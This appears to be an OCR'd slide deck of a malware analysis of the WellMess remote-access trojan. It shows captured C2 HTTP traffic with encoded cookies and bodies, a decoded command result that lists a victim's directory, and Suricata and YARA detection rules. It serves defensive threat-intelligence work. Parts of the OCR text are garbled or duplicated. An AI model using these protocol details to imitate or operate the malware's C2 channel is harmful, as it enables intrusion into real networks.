



```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (windows
(KHTML, like Gecko) Chrome/41.0.2
Content-Length: 1683
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: Jvm7Ermv=IYGMKp+%3AMzRV1+Kcy%3AZ7+XFXTZ8+auj84J+VLbRkt
+YH8vpC+eL6gRk+RGB%3AbW+%3AoY8GD+HjK2QK.+nyWZ2v+QZL1v8+4hp3P1
+qTZ8au+j84JVL.+bRktYH+8vpCfb+OOZDq5+77LySy+uj30Pq.+HX%2CXho
+8ZYzBM+r8tQIe+vhrxEb+IzOVIV.+RPx9Df+H6duxl+dnPKi3+f4y%2CI6
+tdRfav.+bR67eQ+VwtwTN+%3AIHB1v+PyhWzm+2fAQy8.+PqGt6a+I5spiJ
+IjMofL+kVZAO%2C+Hxc%2CU%2C.+37Xp8m+L%2CK2fh+5TSriH+HdTmqM+fC;
wI7Lrkmk=3%2C9r.+Op53y2+qBeTAp+gGrsQb+dyIx4+++
Accept-Encoding: gzip

YWFhYWF hYWFhYW FhYWFhY WFhYWFh YWFhYWF hYWFhYW FhYWFSU lJSUlJS
UlJSUlJ SUlJSUl JSUlJSU. lJSUlJS UlJSUlJ SUlJSUl JSUlJSU
```


Cookie Header: standby to receive C2 Command

POST Body: It looks like no data is included


C2 traffic communication - 3



C2 traffic communication - 3'



C2 traffic communication - 4





```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/537.36 (KHTML, like
Chrome/41.0.2228.0 Safari/537.3
Content-Length: 631
Content-Type: application/x-www
charset=utf-8
Cookie: QfCFooJy=eY8FBZx+h; BOfYuVaw=r9+xMI+byU+zOr+ZAp
+Od3+f66+uva+8Vx+9NU.+EBE+IOV+wQt+Etq+ovL.+1Uh+mFw+9JZ
+of1+2h2.+nf7+ryv+xs%2C+e2Y+Zkk.+5WC+Dm2+H14+PoQ+xKU.
+3nS+YvpUGms+++
Accept-Encoding: gzip

9uwGK YlMfT R7GcS heK2K eyiXS 8rxdJ w8MMT
Y5Qon,y ,NAOlag aAvzkOj o,7MP3a. uRneKiY LeoUu1,
UJO6Zng U7B7wpL :8X3V3L. XNndS5J 8qOmaXM sZurBTl
9:b19fE x1,kRuO. 98mLtQJ RvSakv, MISoH5V MktT7NF
eW2EEM4. gLDTWd6 pDHpuw1 HkIqCaB aN,Whzt
LnCvXd5. :AXkaJE tzE9W6x EgUhnNG guFQiXo UNnbV32.
5jermAD EyfC3BN nmgadvI 1gzMNli QUj:bLC. Fr,WiVF
gLaN,c6 wyqx2v3 B6t3Yk4 QQxqqO2. 10NNmOo ygvgUvV
Uh24Odl vP:QuYV gDsvW1r. jZu6csl kQJLgoT x:JhMgj
knIqOGk 2,YMMAd. 9dYOVFI uSPFbx2 SsUKga: QSEzIZg
Wmw3wwr. Fdv2Ea9 TKxs1j: wS,FkTo MCXbgSD 9BkyRTj.
LIKMvmc wnBTwzR Awoubr0 vaeqc4n 0b:l4Td. kuMRT9O
FD9M6Ma prj95UT 2BT:p6v mOsbOIl xKREqaw
6z96:TA9A HTTP/1.0 200 OK
```

Cookie Header: split block number in RC6

POST Body: Result of C2 Command in AES

C2 traffic communication - 4



C2 traffic communication - 4

Bot

C2

The Japanese font is garbled

```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36
Content-Length: 631
Content-Type: application/x-www-form-urlencoded;
=utf-8
 QfCFooJy=eY8FBZx+h; BOfYuVaw=r9+xMI+byU+zOn
6+uva+8Vx+9NU.+EBE+IOV+wQt+Etq+ovL.+1Uh+mFw+
2.+nf7+ryv+xs%2C+e2Y+zkk.+5wC+Dm2+H14+PoQ+xM
pUGMs+++
Encoding: gzip

lMfT R7GcS heK2K eyixS 8rxdJ w8MMT
 ,NAOlag aAvzkOj o,7MP3a. uRneKiY LeoUu1,
 U7B7wpL :8X3v3L. XNndS5J 8qOmaXM sZurBTl
 x1,kRuO. 98mLtQJ RvSakv, MISoH5V MktT7NF
. gLDTWd6 pDHpuw1 HkIqCaB aN,whzt
. :AXkaJE tzE9w6x EgUhnNG guFQiXo UNnbv32.
 EyfC3BN nmgadvI 1gzMNli QUj:bLC. Fr,WiVF
 wyqx2v3 B6t3Yk4 QQxqqO2. 1ONNmOo ygvgUvV
 vP:QuYV gDsvW1r. jZu6csl kQJLgoT x:JhMgj
 2,YMMAd. 9dYOVFI uSPFbx2 SsUKga: QSEzIZg
. Fdv2Ea9 TKxs1j: wS,FkTo MCXbgSD 9BkyRTj.
 wnBTwzR AwoubrO vaeqc4n Ob:l4Td. kuMRT9O
 prj95UT 2BT:p6v mOsbOIl. xKRFgaw
9A      HTTP/1.0 200 OK
```

```
Message start ----------

 h   C u C  {      [  x          B
 {     [  V   A   c   683D-667C  ł

C:\  f B   N g

2016/11/27  17:18    <DIR>          cygwin64
2015/09/11  16:31    <DIR>          PDFStreamDumper
2009/07/14  12:20    <DIR>          PerfLogs
2017/09/24  09:52    <DIR>          Program Files
2015/09/11  16:28    <DIR>          Program Files (x86)
2017/09/24  09:39    <DIR>          Python27
2018/11/10  23:17         5,963,264 sample.exe
2018/11/13  16:09    <DIR>          Users
2017/09/24  09:53    <DIR>          Windows
               1  t @ C            5,963,264  o C g
               8  f B   N g     14,704,848,896  o C g

Message end ------------------------------------
```

LAC supports your Business

We provide IT total solutions based on advanced security technologies.

CYBER EDUCATION - PENTEST - JSOC - 119 - CONSULTING

wellmess C2 traffic simulation DEMO

Import notes

- It is forbidden in Japan to share any form of any malicious code without the written acknowledgement from and to the law enforcement.
- In this demonstration there is a possibility the used PoC code can be misused to control a real alive malware, there is a risk for malicious used if this PoC leaks, it is considered as malicious code.
- Due the circumstances above, we **can not share the source code** used for this demonstration, however, **this demonstration itself is explaining enough details** to proofing the concept of the C2 communication traffic/protocol used by wellmess malware.

Prevention and Detection

- C2 traffic connection in network detection
  - wellmess traffic detect at using Suricata[16] or snort[17]

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wellmess C2 traffic detection!";
content:"Accept-Encoding|3a 20|gzip"; content: "POST / HTTP/1.1"; pcre:"/Cookie\x3a [a-
zA-Z0-9]{8}=/"; content:"Content-Type|3A| application|2F|x-www-form-urlencoded|3b|
charset|3d|utf-8"; sid:1000000;)
```

- Static and dynamic detection
  - YARA[18]
    - wellmess malware can be detected and identified. By the YARA rule (will be introduce next slide)
  - EDR
    - Powershell and cmd wellmess execution can be traced by EDR log or process tree

YARA rules (one case)


For Golang

```
rule wellmess_go {

meta:
   author = "LAC Co., Ltd."
strings:
   $mz = { 4D 5A }
   $elf = {7F 45 4C 46}
   $str1 = "botlib.FromNormalToBase64"
   $str2 = "botlib.AES_Encrypt"
   $str3 = "botlib.UnpackB"
   $str4 = "botchat.go"
   $str5 = "choise.go"
   $str6 = "wellmess.go"
condition:
   ($mz at 0 or $elf at 0) and any of ($str*)
}
```

For .NET

```
rule chatbot_net {

meta:
   author = "LAC Co., Ltd."
strings:
   $mz = { 4D 5A }
   $str = "Start bot" wide
   $str2 = "ROL"
   $str3 = "ROR"
   $str4 = "FromBase64ToNormal"
   $str5 = "FromNormalToBase64"
   $str6 = "SSL"
condition:
   ($mz at 0) and all of them
}
```

EDR tracing for wellmess infection



Windows Defender ATP[19]
Machine Timeline

Conclusion

- **wellmess** is a RAT coded on **GoLang** and .NET, a RAT controlled by the C2 botnet.
- We have confirmed some cases where wellmess infection was found in targeted organizations. So, Attacks using the malware may **continue in other countries**.
- **For the information sharing with OPSEC on a global scale, you are more than welcome to contact us !**

Appendix A - Reference

